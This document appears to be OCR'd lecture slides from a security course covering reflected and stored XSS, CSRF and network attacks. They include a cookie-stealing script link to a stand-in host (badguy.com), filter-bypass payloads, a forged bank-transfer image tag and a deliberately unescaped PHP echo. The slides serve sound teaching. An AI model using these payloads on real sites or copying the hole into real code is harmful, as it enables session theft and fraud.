
Stored Cross-Site Scripting




Stored Cross-Site Scripting



Stored Cross-Site Scripting



Stored Cross-Site Scripting



Setup for Reflected XSS

- User input is echoed into HTML response.

- *Example*: search field
  - **http://victim.com/search.php?term=apple**
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- How can an attacker exploit this?

Injection Via Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php?term=
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )  </script>
```

What if user clicks on this link?

1) Browser goes to `victim.com/search.php`
2) `victim.com` returns

   `<HTML> Results for <script> … </script> …`
3) Browser executes script *in same origin* as `victim.com`

   Sends `badguy.com` cookie for `victim.com`

   Or any other **arbitrary execution / rewrite `victim.com` page**

Stored XSS Example: FaceSpace.com

- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`

- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`

- … and can hide `"javascript"` as `"java\nscript"`

Stored XSS Example: FaceSpace.com


- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`

- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`

- … and can hide `"javascript"` as `"java\nscript"`



Server Patsy/Victim

Makes a wall comment (say) that includes a script snippet

Stored XSS Example: FaceSpace.com


- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  <script>, <body>, onclick, <a href=javascript://>

- … but can do Javascript within CSS tags:

  <div style="background:url('javascript:alert(1)')">

- … and can hide "javascript" as "java\nscript"



Server Patsy/Victim

Visits the same wall

User Victim

Stored XSS Example: FaceSpace.com


- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`

- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`

- … and can hide `"javascript"` as `"java\nscript"`



Server Patsy/Victim

Run arbitrary X in full FaceSpace context

User Victim

Stored XSS Example: FaceSpace.com


- Users can post HTML on their pages
- FaceSpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`

- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`

- … and can hide `"javascript"` as `"java\nscript"`



Server Patsy/Victim

User Victim

Exfiltrate data to attacker and/or make arb. FaceSpace changes

CSRF

Web Accesses w/ Side Effects

- In a *Cross-Site Request Forgery* (**CSRF**) attack, attacker predicts the structure of URLs used by a server to perform certain actions …
  - … and then *gets the victim to load such a URL*
- E.g., suppose a bank does transfers with URLs like:

```
http://mybank.com/moneyxfer.cgi?account=alice&amt=50&to=bob
```

- Then `evilsite.com` might send user HTML with:

```
<img src="http://mybank.com/moneyxfer.cgi?
     Account=alice&amt=500000&to=DrEvil">
```

- Note: **not** a form of command injection …
  - … and has nothing necessarily to do with script execution

Network Attacks

Network Attacks on CIA

- Confidentiality:
  - Some network link technologies are broadcast in nature
  - Most others can be tapped if physical access available
  - An in-path network attack can directly inspect traffic
    - Note that attacker might be able to use another attack (e.g., DHCP spoofing) to arrange to become MITM
- Integrity:
  - In-path attackers can alter packets that they forward
  - Any attacker can spoof packets that violate the rules
    - Including fake source addresses
  - Spoofing can be much harder if blind (can't see victim traffic)
  - For TCP, injecting data into byte stream requires knowing/guessing the sequence numbers

Network Attacks on CIA, Con't

- Availability (DoS):
  - In-path attackers can just drop packets rather than forward
  - Attackers can disrupt TCP connections by spoofing RST packets
  - Attacker who can successfully spoof DNS or DHCP replies can induce DoS by providing non-working answers
- Flooding attacks are challenging to defend against
  - Network-layer: clog links with packets (esp. DDoS)
    - Especially nasty in presence of amplification and/or reflection
  - Transport-layer: exhaust server resources (*SYN flood*)
    - One defense: SYN cookies
  - Application-layer: make expensive queries
    - If app uses authentication to limit access to such queries, then DoS the authentication mechanism!

Going Further With Security

- Major looming areas for security:
  - Devices: e.g., phones, cars, pacemakers, power meters
  - Infrastructure: e.g., power grid, telephony, banking
  - Usability
  - Attribution
  - *Struggle for control:* end users vs. network operators

- Learning more / developing further skills:
  - Next level of study is research papers rather than books
    - Tons of material available on the ‘net too, of course …
  - You will learn an enormous amount doing applied security for someone who cares (has problems they need solved)